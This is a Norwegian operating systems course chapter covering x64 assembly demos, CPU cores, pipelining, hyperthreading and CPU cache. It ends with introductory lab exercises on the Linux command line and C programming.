DEMO `asm-2.c` Lokale og globale variabler. Merk at et direktiv `.data` (eller `.bss`) har dukket opp. Data er området der globale variabler som har en initiell verdi lagres. Disse

verdiene må lagres i programfila. BSS er området der globale variabler uten initiell verdi lagres. Det holder å ha bare størrelsen på disse variablene i programfila, siden de ikke skal ha en verdi. Med andre ord: prøv å endre linja `int j=1;` til `int j=1,x;` og rekompiler til assembly-kode for å se at et `.bss`-direktiv har dukket opp.

Merk at den globale variabelen `j` adresseres med utgangspunkt i instruction pointer `rip`. Dette er et tilfelle av PC-relativ adressering (fra Introduction to x64 Assembly):

> RIP-relative addressing: this is new for x64 and allows accessing data tables and such in the code relative to the current instruction pointer, making position independent code easier to implement.

Se også PC-relative hvis du er interessert i å lære detaljene. Vi skal ikke fokusere på PC-relativ adressering i dette faget, men vi må nevne det her siden det dukker opp i koden vår.

Legg også merke til `add`-instruksjonen (som legger en verdi til et register).

DEMO: `asm-3-stack.c` Her har vi en funksjon `add()`, og vi ser i assembly-koden at denne blir til en label vi kan hoppe til, og det er dette vi gjør med `call`-instruksjonen. Argumentene sendes til funksjonen ved hjelp av registrene `esi` og `edi`. Prøv å kompilere koden til en 32-bits versjon:
`gcc -S -fno-asynchronous-unwind-tables -m32 asm-3-stack.c`
Vi ser at i 32-bits versjonen pushes argumentene på stacken i stedet for å sendes til funksjonen via registre. Egentlig bruker 64-bits kode også stacken til å sende argumenter til funksjoner, men bare hvis det er mer enn seks argumenter til funksjonen (argument nummer sju og oppover pushes på stacken).

Området på stacken som en funksjon bruker, kalles en *stack frame*, og består av området som ligger mellom base pointer og stack pointer. Når en funksjon kalles, lagres base pointer unna på stacken og base pointer settes lik stack pointer. Dermed har vi startet en ny stack frame, og vi kan gå tilbake til forrige stack frame når funksjonen er ferdig. Det er derfor du ser denne koden i begynnelsen av hver funksjon (inkludert `main`):

```
pushq %rbp        # lagre base pointer på stacken
movq  %rsp, %rbp  # sett base pointer til verdien av stack pointer
```

Disse enkle programmene kan selvsagt optimaliseres til å bruke langt færre instruksjoner for å gjøre jobben sin. Vi kan be kompilatoren om å optimalisere med opsjonen `-O` (kan også bruke ulike optimaliseringsnivåer, men det går vi ikke inn på):

```
gcc -S -fno-asynchronous-unwind-tables -O asm-3-stack.c
cat asm-3-stack.c
```

Hvorfor lære assembly i figur 1.14.

Fra Carter (2006) *PC Assembly Language*, side 18:

- Assembly-kode *kan være raskere* og mindre enn kode generert av en kompilator
- Assembly gir tilgang til *maskinvarefunksjoner direkte*
- Dypere forståelse av *hvordan datamaskiner virker*
- Bedre forståelse av hvordan *kompilatorer* og høynivåspråk som C virker

Figur 1.14: Hvorfor lære assembly.

For eksempel vil spillprogrammerere gjerne utnytte maskinvarefunksjoner fullt ut, mens sikkerhetsanalytikere vil bruke assembly til effektiv implementasjon av kryptografioperasjoner på lavt nivå, der det ofte er snakk om å flytte bit i et register som en del av en algoritme. For vår del er det viktig å bruke assembly til å forstå blant annet

- hvordan datamaskinen utfører kompilert eller tolket kode vi har skrevet
- hvordan user- og kernel-mode virker
- hvordan manglende synkronisering fører til feil verdier for delte variable

1.4 CPU-terminologi

Viktige begreper i figur 1.15.

- *Klokke*hastighet/-frekvens
- *Pipeline*, *superscalar*
- Maskininstruksjoner om til *mikrooperasjoner* (μops)
- *Out-of-order*-utførelse

Figur 1.15: Viktige begreper.

1.4.1 Terminologi: CPU vs. CPU-kjerne

Vi kaller den fysiske komponenten/brikken i datamaskinen for **CPUen** (prosessoren).

Vi kaller én selvstendig utføringsenhet inni denne brikken – den som henter, dekoder og utfører instruksjoner – for en **CPU-kjerne (CPU core)**. En moderne CPU har som regel flere slike kjerner (f.eks. 2, 4, 8 eller 16), og hver kjerne kan kjøre sin egen instruksjonsstrøm uavhengig av de andre. En CPU med to kjerner heter en ”Dual-core CPU”, tilsvarende har vi quad-core og octa-core.

- Historisk hadde CPU-er bare én kjerne, så da var CPU og CPU-kjerne det samme.
- I dette kurset sier vi som oftest bare *CPUen*, og da mener vi i praksis *én kjerne* – altså en forenklet, enkeltkjerne-CPU-modell.

Merk altså at hvis foreleser bare sier "CPUen" så prater vi om en en-kjerne CPU, for veldig ofte er vi bare interessert i å forstå hvordan en CPU-kjerne benyttes av operativsystemet og programmene.

Utførelsen av alt som skjer i en datamaskin er basert på en klokkesyklus, dvs. hvis vi har en klokkehastighet på 1 GHz, betyr det at det kommer en milliard pulser (generert av en oscillator) hvert sekund, og hver slik puls driver utførelsen av instruksjonene et steg videre. For å forenkle litt regner vi CPU-en som i stand til å utføre én instruksjon per puls (klokkeperiode), altså tar det ett nanosekund (en milliarddels sekund) å utføre én instruksjon (dette er ikke helt presist, siden en superscalar CPU kan utføre flere mikroinstruksjoner per klokkeperiode).

1.4.2 Pipeline/Superscalar

Pipelined og superscalar CPU i figur 1.16.



Figur 1.16: Pipelined og superscalar CPU.

Utførelsen av en instruksjon skjer i flere steg, som vi kaller mikrooperasjoner. For eksempel kan det å legge sammen to tall som ligger i hvert sitt register brytes opp i minst følgende steg:

1. (fetch) Hent instruksjonen fra minnet
2. (decode) Dekod den, hvilken instruksjon er dette?
3. (decode) Plasser tallene som skal legges sammen i riktige registre
4. (execute) Legg sammen tallene

5. (execute) Lagre resultatet i et register

For at CPU-en skal jobbe så effektivt som mulig, lager man derfor adskilte enheter der hver av disse mikrooperasjonene utføres, og så lar vi instruksjonene passere disse enhetene én etter én, som på et samlebånd. En slik organisering av CPU-en kalles en "pipeline", og er illustrert i del (a) av figuren over.

For å gjøre CPU-en enda mer effektiv kan man duplisere deler av pipelinen for å behandle mer enn én instruksjon om gangen. For eksempel kan man lage to pipelines som henter instruksjoner fra RAM og dekoder dem, og man kan lage flere enheter som kan utføre instruksjonene (eksekveringsenheter), slik at flere instruksjoner kan utføres parallelt. Det er dette vi kaller en *superscalar* arkitektur, som er illustrert i del (b) av figuren over.

Moderne prosessorer som sitter i datamaskiner i dag er gjennomgående superscalar CPU-er, og eksekveringsenhetene i disse CPU-ene er ofte svært spesialiserte (noen kan jobbe med heltall, andre med flyttall, og andre er kanskje mer generelle), og så sørger kontrollogikken i CPU-en for at riktig instruksjon går til riktig eksekveringsenhet. En superscalar CPU kan også utføre instruksjoner i en annen rekkefølge (*out-of-order execution*) enn programmereren skrev dem, hvis kontrollogikken oppdager at en eksekveringsenhet er ledig og det finnes en instruksjon litt lenger ute som kan utføres der. Kontrollogikken prøver å holde flest mulig av eksekveringsenhetene i arkitekturen opptatt til enhver tid.

Moderne prosessorer gjør også *speculative execution*, dvs. de prøver å gjette hva utfallet av branch-instruksjoner blir (f.eks. en jump-instruksjon) og reverserer hvis det gikk galt. Både out-of-order execution og speculative execution gjøres for å få bedre ytelse. Speculative execution fikk mye oppmerksomhet i 2018 på grunn av sårbarhetene Spectre og Meltdown.

Den enkleste varianten av speculative execution er vanlig branch prediction, der CPU-en prøver å gjette utfallet av en jump-instruksjon. Når CPU-en har hentet en jump-instruksjon, gjetter den – i stedet for å vente på at betingelsen (som avgjør om vi skal hoppe til et annet sted i koden eller fortsette på neste linje) skal beregnes – hva resultatet blir basert på tidligere hopp, og begynner å hente denne instruksjonen. Når betingelsen er beregnet, sjekker CPU-en om gjetningen var riktig og utførelsen kan fortsette som normalt, eller om CPU-en tok feil og må reversere og laste inn den andre instruksjonen. demo:

```
g++ -o bp bp.cpp
./bp
# fjern kommentaren foran std::sort(data, data + arraySize);
g++ -o bp bp.cpp
./bp
```

1.4.3 HyperThreading/SMT

Hyperthreading/SMT i figur 1.17.



Figur 1.17: Hyperthreading/SMT.

(De fire ulike fargene i boksene betyr instruksjoner fra fire ulike programmer)

En utvidelse av den superscalare arkitekturen er Simultaneous Multithreading (SMT), eller Hyper-Threading (HT), som er navnet Intel bruker. For å øke sjansene for å holde alle enhetene i CPU-en opptatt til enhver tid er det mulig å utvide en CPU-kjerne til å holde to prosesser samtidig (ved å ha doble sett av alle registrene programmene bruker (inkludert SP, BP, IP osv.)). Da kan CPU-en når som helst plukke instruksjoner fra disse to programmene, avhengig av hvilke eksekveringsenheter som er ledige til enhver tid. En CPU med SMT/HT vil framstå som mer enn én prosessor for operativsystemet (to CPU-er i tilfellet Intels Hyperthreading, som vi skal bruke). Begrepet hyperthreading kalles også "Virtual Cores" i enkelte dokumenter. Navnet der antyder at *med SMT/Hyperthreading vil det se ut som datamaskinen din har dobbelt så mange (eller flere i noen sjeldne implementasjoner) CPU-kjerner sammenlignet med hvor mange den har i virkeligheten*.

Eksempel:
Intel Core i7 2640M er en CPU med to CPU-kjerner, men siden den støtter hyperthreading vil den framstå for operativsystemet som fire CPU-kjerner (demo fra Linux-kommandolinja):

```
$ cat /proc/cpuinfo
processor       : 0
vendor_id       : GenuineIntel
model name      : Intel(R) Core(TM) i7-2640M CPU @ 2.80GHz
   ...
processor       : 1
vendor_id       : GenuineIntel
model name      : Intel(R) Core(TM) i7-2640M CPU @ 2.80GHz
   ...
processor       : 2
vendor_id       : GenuineIntel
model name      : Intel(R) Core(TM) i7-2640M CPU @ 2.80GHz
   ...
processor       : 3
vendor_id       : GenuineIntel
model name      : Intel(R) Core(TM) i7-2640M CPU @ 2.80GHz
   ...
```

Demo

```
time ./regn-5.bash
time ./regn.bash 2
time ./regn.bash 4
time ./regn.bash 6
time ./regn.bash 8
```

1.5 Cache

Sammenlignet med hastigheten en CPU kan lese et register med, er RAM utrolig tregt. For å unngå deler av ventetiden du får når du prøver å lese/skrive til RAM, vil maskinvaren prøve å gå til RAM bare når den virkelig må. Den kan gjøre dette på to måter:

1. "huske" de dataene/instruksjonene som nylig er hentet fra RAM (her snakker vi om tidsdimensjonen, og vi skal snart omtale dette som "temporal locality")
2. hente mer enn akkurat de bytene du trenger fra RAM og "huske" dette også (her snakker vi om romdimensjonen, og vi skal snart omtale dette som "spatial locality")

Stedet der vi "husker", kalles *CPU-cache* og er mye raskere å aksessere enn RAM, men ikke like raskt som et register.

Merk: Cache er et svært generisk begrep som brukes mange steder i moderne datamaskiner. Cache slik den er beskrevet her i kapittel 1.5 er en variant som er bygd fysisk i maskinvare svært nær CPU-kjernen(e), og derfor kalles den CPU-cache, selv om vi mange ganger bare sier "cache".

1.5.1 Hvorfor cache?

Aksesstider i figur 1.18.



Figur 1.18: Aksesstider.

Merk: tallene i figuren er omtrentlige tall og varierer ganske mye mellom ulike arkitekturer, men de er gode å huske som grove tommelfingerregler.

Hvis du er interessert, finner du noen mer konkrete eksempler på disse tallene i artiklene What Your Computer Does While You Wait og Advanced Computer Concepts for the (Not So) Common Chef: Memory Hierarchy: Of Registers, Cache and Memory

Flaskehalsen som oppstår mellom hastigheten til CPU-en og tiden det tar å gjøre et minneoppslag, kalles ofte *von Neumann-flaskehalsen*, og i praksis løses den med cache-mekanismen.

CPU-cacher har flere nivåer (vanligvis L1, L2 og L3), og noen ganger er ett av nivåene (vanligvis L1) delt i en dedikert cache for instruksjoner og en dedikert cache for data.

Hvorfor cache virker i figur 1.19.

- Locality of reference
  - *spatial locality*
  - *temporal locality*

Den minste enheten data vi kan hente fra minnet er en Byte, men vi cacher aldri bare én enkelt Byte, vi cacher en *cache line (typisk 64 Byte)*

Figur 1.19: Hvorfor cache virker.

Cache gjør at programmer kjører raskere fordi instruksjoner ofte gjenbrukes (samlokalisert i tid), mens data ofte aksesseres i blokker (samlokalisert i rom – har du lest en bestemt byte, må du sannsynligvis snart lese byten ved siden av også).

Hvis vi "zoomer inn" på minnet i figur 1.20.



Figur 1.20: Hvis vi "zoomer inn" på minnet.

Dette er hvordan minnet egentlig ser ut. Minnet er organisert i cache lines på 64 B hver (andre størrelser kan brukes, men 64 B er det vanligste).

1.5.2 Write Policy

Write Policy i figur 1.21.

Write-through Skriv til cache line og umiddelbart til minnet
Write-back Skriv til cache line og merk cache line som *dirty*

Figur 1.21: Write Policy.

Med write-back skrives dataene til minnet først når cache line skal overskrives av en annen, eller i andre tilfeller som f.eks. en *context switch* (context switch betyr å bytte ut det kjørende programmet på CPU-en, dvs. å stoppe programmet, lagre programmets tilstand/status slik at CPU-en kan begynne å kjøre et annet program).

Et viktig poeng er at write-back-cacher er spesielt utfordrende når det er flere CPU-kjerner til stede: hva om flere CPU-kjerner har cachet de samme dataene? Hvordan vet én CPU-kjerne at ingen annen CPU-kjerne har skrevet til de samme dataene som den har cachet? Dette løses med en *cache coherence-protokoll* som MESI, men å løse dette problemet blir dyrere med antall CPU-kjerner, siden det fører til mer arbeid med å koordinere cachene mellom CPU-kjernene. Vi skal ikke studere dette videre, men merk at dette er et typisk problem når vi parallelliserer beregninger: det er alltid behov for "cross-talk"/koordinering, og dette blir dyrere med økende parallellitet.

Write-through

Write-through cache i figur 1.22.



Figur 1.22: Write-through cache.

Write-back

Write-back cache i figur 1.23.



Figur 1.23: Write-back cache.

Begge figurene er fra Cache_(computing).

Med write-back-caching må vi sjekke om cache-blokka (cache lina) vi vil skrive til er *dirty*, dvs. inneholder data som ennå ikke er skrevet til neste nivå av datalagring (RAM eller et tregere cache-nivå). Dette gjelder både lese- og skriveforespørsler. Write-through-caching er den enkleste og sikreste (siden cachen bare vil inneholde en kopi av data som finnes et annet sted), men hvis vi vil at systemet skal gi god ytelse for skriveforespørsler (noe vi i de fleste tilfeller vil), da må vi bruke write-back-caching.

Hvis vi bruker Linux-kommandolinja til å spørre om hva slags CPU-cache vi har, ser vi at vi i dette tilfellet har tre nivåer, alle i Write Back-modus. Merk også at på nivå 1 er det separate cacher for Instructions og Data, mens på nivå 2 og 3 caches Instructions og Data i samme cache (derav System Type ”Unified”).

```
$ dmidecode -t cache | grep -E '(Socket|Operational|Installed Size|System Type)'

  Socket Designation: L1 Cache
 Operational Mode: Write Back
 Installed Size: 192 kB
 System Type: Data

  Socket Designation: L1 Cache
 Operational Mode: Write Back
 Installed Size: 128 kB
 System Type: Instruction

  Socket Designation: L2 Cache
 Operational Mode: Write Back
 Installed Size: 5 MB
 System Type: Unified

  Socket Designation: L3 Cache
 Operational Mode: Write Back
 Installed Size: 12 MB
 System Type: Unified
```

I operativsystemer er det en veldig viktig faktor at når vi bytter fra ett program til et annet (context switch), er cachen full av data fra det første programmet, og det tar tid å erstatte dem med nye data. Etter en context switch må vi "varme opp cachen". Derfor sier vi at en context switch er ganske dyr, ikke bare på grunn av tiden operativsystemet bruker på å bytte prosesser, men også fordi vi har cacher involvert.

1.6 Lab-øvinger

1. **Kom i gang.** Lag din egen virtuelle Linux-maskin i SkyHiGh ved å følge instruksjonene i Basic Infrastructure Orchestration, og BRUK YAML-FILA single_linux.yaml. Logg inn på linux-maskinen ved å følge instruksjonen nederst på siden. Trenger du hjelp, finnes det også en video (men merk at navnet på yaml-fila som skal brukes ikke er riktig i videoen)

2. **Unix/Linux-kommandolinja (kan du Linux fra før, hopp til "Linux C-programmering")**
   Bli kjent med Unix/Linux ved å lese UNIX Tutorial for Beginners (les "introduction to the UNIX operating system" og deretter tutorial én, to, tre, fire og fem). Merk: i del 2.1 av tutorialen blir du bedt om å bruke fila `science.txt`. Denne fila finnes ikke i din virtuelle Linux-maskin, men du kan laste den ned med
   `wget http://www.ee.surrey.ac.uk/Teaching/Unix/science.txt`

   Vil du prøve en nyere og mer interaktiv måte å lære Linux på, besøk Linux Journey.

3. **Linux C-programmering**
   Lag en katalog `hello`, og lag en fil `hello.c` i denne katalogen:

   ```
   mkdir hello
   cd hello
   nano hello.c
   ```

   legg inn følgende innhold i fila `hello.c`:

   ```
   #include <stdio.h>
   int main(void) {
     printf("hello, world\n");
     return 0;
   }
   ```

   Kompiler dette til en kjørbar fil med `gcc -Wall -o hello hello.c`. `-Wall` betyr Warnings:All og er ikke nødvendig for kompileringen, men hjelper oss å skrive bedre kode ved å advare om ting som ubrukte variabler. Kjør den kompilerte fila med `./hello`. Prøv også å kjøre den ved å oppgi absolutt sti til fila (start kommandolinja med `/` i stedet for `./`). Finn ut om miljøvariabelen `PATH` inkluderer en katalog `bin` i hjemmekatalogen din (`echo $PATH`). Hvis hjemmekatalogen din ikke er med i PATH, lag katalogen med `mkdir ~/bin` og legg den til i PATH med `PATH=$PATH:~/bin` (du kan gjøre denne endringen "permanent" ved å legge kommandoen nederst i fila `~/.bashrc`, siden denne fila kjøres hver gang du logger inn). Kopier `hello` til `bin` og kjør den ved bare å skrive `hello`.

Er du ikke kjent med grunnleggende C-programmering, er dette en fin tutorial: Learn C Programming, A short C Tutorial.

(En veldig god og fritt tilgjengelig lærebok er C Programming Notes for Professionals book).

Bruk alltid verktøy for å sjekke kvaliteten på koden din når du programmerer (vi kommer ikke alltid til å gjøre dette, men det er viktig å ha i bakhodet når du driver med ekte C-programmering og ikke bare lærer, slik vi gjør her), f.eks. for C-programmering kan vi bruke `clang-tidy` slik
`clang-tidy -checks='*' kode.c --`

(Vi nevner også følgende lenker hvis du virkelig vil studere C i dybden (men du trenger ikke dette i vårt fag)
How to C in 2016 og denne
Modern C og greit å kjenne til denne også
SEI CERT C Coding Standard)

4. **C-programmering og kodekvalitet**
Lag en ny fil `kode.c` og kopier det siste eksempelet i kapitlet "3. Loops and Conditions" i Learn C Programming, A short C Tutorial inn i fila `kode.c`. Kompiler den med
`gcc -Wall kode.c`
